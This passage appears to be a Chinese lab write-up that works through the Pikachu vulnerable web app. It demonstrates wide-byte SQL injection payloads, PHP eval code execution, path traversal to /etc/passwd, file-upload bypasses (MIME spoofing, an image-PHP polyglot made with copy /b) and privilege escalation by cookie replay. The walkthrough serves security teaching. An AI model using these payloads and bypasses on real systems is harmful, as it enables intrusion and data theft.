2.使用了转义函数，将 GET、POST、cookie 传递的参数进行过滤，将单引号、双引号、null 等敏感字符用转义符 \ 进行转义。


使用 bp 抓包，将拦截到的数据包发送到重发器，输入 payload 【1%df' or 1=1#】，可以看到爆出了所有的账户信息：



在配合 union 爆出字段数



然后再爆出数据库和版本信息




RCE

exec "eval"

后台会执行响应的 php 代码，我们可以输入下面的代码

```
Phpinfo();
```

执行结果

PHP Version 7.4.3 	
System	Linux 5e053cc8b754 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64
Build Date	Feb 23 2020 07:24:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-apcu.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-fli.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-jsoi, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xdebug.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini, /etc/php/7.4/apache2/conf.d/25-apcu_bc.ini
PHP API	20190902

下面的是后端代码，后台会直接执行我们输入的代码

```
$html='';
if(isset($_POST['submit']) && $_POST['txt'] != null){
    if(!eval($_POST['txt'])){
        $html.="<p>你喜欢的字符还挺奇怪的!</p>";
    }
}
```

```
exec "ping"
```

文件包含


在 Web 后台开发中，程序员往往为了提高效率以及让代码看起来更加简洁，会使用“包含”函数功能。比如把一系列功能函数都写进 `function.php` 中，之后当某个文件需要调用的时候直接在文件头中写上一句 `<?php include function.php?>` 就可以调用函数。

但有些时候，因为网站功能需求，会让前端用户选择需要包含的文件（或者在前端的功能中使用了“包含”功能），又由于开发人员没有对要包含的这个文件进行安全考虑，就导致攻击者可以通过修改文件的位置来让后台执行任意文件（代码）。

分为 本地文件包含 和 远程文件包含 两种。


1. 本地文件包含漏洞：仅能够对服务器本地的文件进行包含，由于服务器上的文件并不是攻击者所能够控制的，因此该情况下，攻击者更多的会包含一些 固定的系统配置文件，从而读取系统敏感信息。很多时候本地文件包含漏洞会结合一些特殊的文件上传漏洞，从而形成更大的威力。

我们在 pikachu 平台上先对本地文件包含进行测试



2. 可以看到这个是系统里面的文件，我可以尝试修改路径去查看别的东西

3. 如果目标服务器在 Linux 上，我们可以 “../” 的方式进行目录跳转，读取其他目录下的文件，比如 /etc/passwd
4. ../../../../etc/passwd



5. 这样我们就看到他的 passwd 文件
6. Windows 也可以用类似的方式
7. ../../../../Windows/System32/drivers/etc/hosts

2. 远程文件包含漏洞

远程文件包含漏洞形式和本地文件包含漏洞差不多，在远程文件包含漏洞中，攻击者可以通过访问外部地址来加载远程代码

远程包含漏洞前提：如果使用 `include` 和 `require`，则需要 `php.ini` 配置如下

```
1. allow_url_fopen = on
2. allow_url_include = on
```

待续。。。。

不安全的文件下载



这边是随便下载

我们可以使用目录遍历的方式去下载我们想要看到的东西

例：在 Linux 下我们使用../../../etc/passwd



这就是不安全的文件下载

文件上传

文件上传功能在 web 应用系统很常见，比如很多网站注册的时候需要上传头像、上传附件等等。当用户点击上传按钮后，后台会对上传的文件进行判断 比如是否是指定的类型、后缀名、大小等等，然后将其按照设计的格式进行重命名后存储在指定的目录。如果说后台对上传的文件没有进行任何的安全判断或者判断条件不够严谨，则攻击者可能会上传一些恶意的文件，比如一句话木马，从而导致后台服务器被 webshell

Check

我们先进行 客户端 check 这个实验，这里只允许我们上传图片

我们选择一个 php 文件时，会直接提示文件不符合要求



下面看一下这个限制是不是通过前端完成的


```
搜索 HTML
<div id="sidebar" class="sidebar responsive ace-save-state" data-sidebar="true" data-sidebar-scroll="true" data-sidebar-hover="true"></div>
<div class="main-content">
  ::before
  <div class="main-content-inner">
    <div id="breadcrumbs" class="breadcrumbs ace-save-state"></div>
    <div class="page-content">
      <div id="usu_main">
        <p class="title">这里只允许上传图片! </p>
        <form class="upload" method="post" enctype="multipart/form-data" action="">
          <input class="uploadfile" type="file" name="uploadfile" onchange="checkFileExt(this.value)">
          <br>
          <input class="sub" type="submit" name="submit" value="开始上传">
        </form>
      </div>
    </div>
  </div>
</div>
```

可以看到，当 input 标签的状态发生改变时，就会调用 checkFileExt()，下面是这个函数的源码

```
<!--/.main-content-->
<script>
function checkFileExt(filename) { var flag = false; //状态 var arr = ["jpg","png","gif"]; //取出上传文件的扩展名 var index = filename.lastIndexOf(".");
var ext = filename.substr(index+1); //比较 for(var i=0;i<arr.length;i++) { if(ext == arr[i]) { flag = true; //一旦找到合适的，立即退出循环 break; } } //
条件判断 if(!flag) { alert("上传的文件不符合要求，请重新选择！"); location.reload(true); } }
</script>
<div class="footer"> </div>
```

这个函数会判断文件的后缀是否在 jpg、png 和 gif 中，是这些后缀才运行上传。

但是前端做的限制只是辅助作用，是可以绕过的，比如直接删掉 onchange 中的内容



直接上传成功

MIME 类型限制

MIME (Multipurpose Internet Mail Extensions) 多用途互联网邮件扩展类型。是设定某种扩展名的文件用一种应用程序来打开的方式类型，当该扩展名文件被访问时，浏览器会自动使用指定应用程序来打开。多用于指定一些客户端自定义的文件名，以及一些媒体文件打开方式。

每个 MIME 类型由两部分组成，前面是数据的大类别，例如声音 audio、图象 image 等，后面定义具体的种类。常见的 MIME 类型，比如：

超文本标记语言：.html, .html text.html


普通文件：.txt text/plain

RTF 文件：.rtf application/rtf

GIF 图形：.gif image/gif

JPEG 图形：.jpeg, .jpg image/jpeg

这个时候我们要上传的话需要修改他的 mime 类型才能上传上去



使用 bp 修改 Content-Type: application/octet-stream 这一行

改成 image/jpeg 久可以了

```
-----11680288911865807582457419002
Content-Disposition: form-data; name="uploadfile"; filename="一句话木马eval.php"
Content-Type: image/jpeg
```

再放包



这边提示你已经上传成功了

getimagesize() 类型验证

getimagesize() 返回结果中有文件大小和文件类型，如果用这个函数来获取类型，从而判断是否是图片的话，会存在问题。

它读取目标文件的 16 进制的头几个字符串，看是否符合图片要求，固定的图片文件前面几个字符串是一样的

但是图片头可以被伪造，因此还是可以被绕过

我们尝试上传一个包含恶意代码的图片，制作方法

使用 cmd 的 copy 命令去合成一个图片

```
E:\>copy/b images.jpg+mmm.php 555.jpg
images.jpg
mmm.php
已复制          1 个文件。

E:\>
```

mmm.php 的东西就是

```
<?php phpinfo(); ?>
```

这里只允许上传图片，不要乱搞！


未选择文件。

文件上传成功

文件保存的路径为：uploads/2020/03/17/7421065e709b15d2579281353970.jpg

这边会提示你上传成功

然后我们根据之前做过的文件包含漏洞去访问这个文件




这样就执行成功了

越权漏洞

水平越权


A 用户和 B 用户属于同一级别的用户，但是各自不能操作对方的个人信息，A 用户如果想越权操作 B 用户的个人信息的情况成为平行越权操作。

我们先使用 lucy 这个用户登陆并查看自己的信息



看以看到 url 界面有我们的用户名，接下来我们尝试越权

把 lucy 改为 kobe



我们直接就看到了 Kobe 的个人信息

这就是水平越权，是什么实现了水平越权呢？

其实就是没有使用 sessio 校验

垂直越权

A 用户权限高于 B 用户，如果 B 用户操作 A 用户的权限的情况就是垂直越权。

我们先使用 admin 账号登陆

 [Over Permission](#) > [op2 admin edit](#)

hi,admin,欢迎来到后台管理中心 | [退出登录](#) | [回到admin](#)

用户:

密码:


性别:

电话:

邮箱:


地址:

创建新的用户时，我们使用 bp 抓包




然后把抓到的包放到重发器

然后再使用 pikachu 登陆



把他的 cookie 复制出来



放到刚刚 admin 的包里面，进行重放操作

欢迎来到后台管理中心,您只有查看权限! | [退出登录](#)


用名	性别	手机	邮箱	地址
